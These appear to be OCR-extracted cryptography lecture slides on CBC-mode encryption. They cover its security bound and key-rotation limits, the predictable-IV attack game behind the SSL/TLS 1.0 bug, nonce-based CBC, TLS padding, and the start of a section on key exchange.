
Construction 1: CBC with random IV

- **PRP** $E : K \times \{0,1\}^n \to \{0,1\}^n$
- (Encryption) $\mathbf{E_{CBC}(k,m)}$**:** choose **random** $IV \in \{0,1\}^n$ and do:



Construction 1: CBC with random IV

- D : K × $\{0,1\}^n \rightarrow \{0,1\}^n$ **inversion algorithm** of E
- (Decryption) $\mathbf{D_{CBC}(k,c)}$**:**



(Randomized) CBC Security

Theorem: For any L>0 (length of the message we are encrypting),
If **E** is a **secure PRP** over (K,X) then
CBC is **semantically secure under CPA** over (K, X^L, X^{L+1}).

In particular, for every efficient q-query adversary **A attacking CBC** there exists an efficient PRP adversary **B attacking E** s.t.

$$\mathrm{Adv}_{\mathrm{CPA}}[A, \mathrm{CBC}] \leq 2 \cdot \mathrm{Adv}_{\mathrm{PRP}}[B, E] + \mathbf{2\, q^2\, L^2 / |X|}$$

Note: CBC is only secure as long as $q^2L^2 \ll |X|$

(the error term should be negligible)

An example

$$\mathrm{Adv}_{\mathrm{CPA}}\,[A, \mathrm{CBC}] \leq\ 2\cdot \mathrm{Adv}_{\mathrm{PRP}}[B, E]\ +\ \mathbf{2\,q^2\,L^2\,/\,|X|}$$

q = # messages encrypted with k , L = length of max message

Suppose we want $\mathrm{Adv}_{\mathrm{CPA}}\,[A, \mathrm{CBC}] \leq\ 1/2^{32}$ $\Leftarrow$ $q^2\,L^2\,/|X| < 1/\,2^{32}$

- AES: $|X| = 2^{128}$ $\Rightarrow$ $q\,L < 2^{48}$

  So, after 2^{48} AES blocks, must change key

- 3DES: $|X| = 2^{64}$ $\Rightarrow$ $q\,L < 2^{16}$


  So, after 2^{16} DES blocks, must change key

  $\Rightarrow$ after 2^{16} blocks (each of 8 bytes) need to change key $\Rightarrow$ $2^{16} \times 8 = ½$ MB !!!

Warning: an attack on CBC with rand. IV

CBC where adversary can **predict** the IV is not CPA-secure !!

Suppose given $c \longleftarrow E_{CBC}(k,m)$ adversary can predict IV for next message



Challenger

$k \leftarrow K$

$\mathbf{0} \in X$

$c_0 \leftarrow [\ \mathbf{IV},\ \mathbf{E(k, 0 \oplus IV)}\ ]$

Adversary

predict IV*

for the next message

$m_0 = \mathbf{IV^*} \oplus IV\ ,\quad m_1 \neq m_0$

$c \leftarrow [\ \mathbf{IV^*},\ \mathbf{E(k, IV)}\ ]$ or

$c \leftarrow [\ \mathbf{IV^*},\ \mathbf{E(k, m_1 \oplus IV^*)}\ ]$


if $c[1] = c_0[1]$ output 0
else output 1

Adv. 1

Bug in SSL/TLS 1.0: IV for record #i is last CT block of record #(i-1)


Construction 2: Nonce-based CBC

- key = (**k, k$_1$**)
- (key, nonce) pair is used for only one message
- **Encryption:**



Construction 2: Nonce-based CBC

- **Decryption:**




An example Crypto API   (OpenSSL)

```
void AES_cbc_encrypt(
        const unsigned char *in,
        unsigned char *out,
        size_t length,
        const AES_KEY *key,
        unsigned char *ivec,            ⟵   user supplies IV
        AES_ENCRYPT or AES_DECRYPT);
```

When it is non-random need to encrypt it before use
(Otherwise, no CPA security!!)

A CBC technicality: padding



removed during decryption

TLS: for n>0, n byte pad is | n | n | n | ••• | n |

if no pad needed, add a dummy block | 16 | 16 | 16 | ••• | 16 |

Key Exchange

Outline

- Trusted 3rd Parties


- Merkle Puzzles

- The Diffie-Hellman Protocol

Trusted 3rd Parties

Key Management

Problem: **n** users. Storing mutual secret keys is difficult




O(n) keys per user

O(n^2) keys in total

A Better Solution

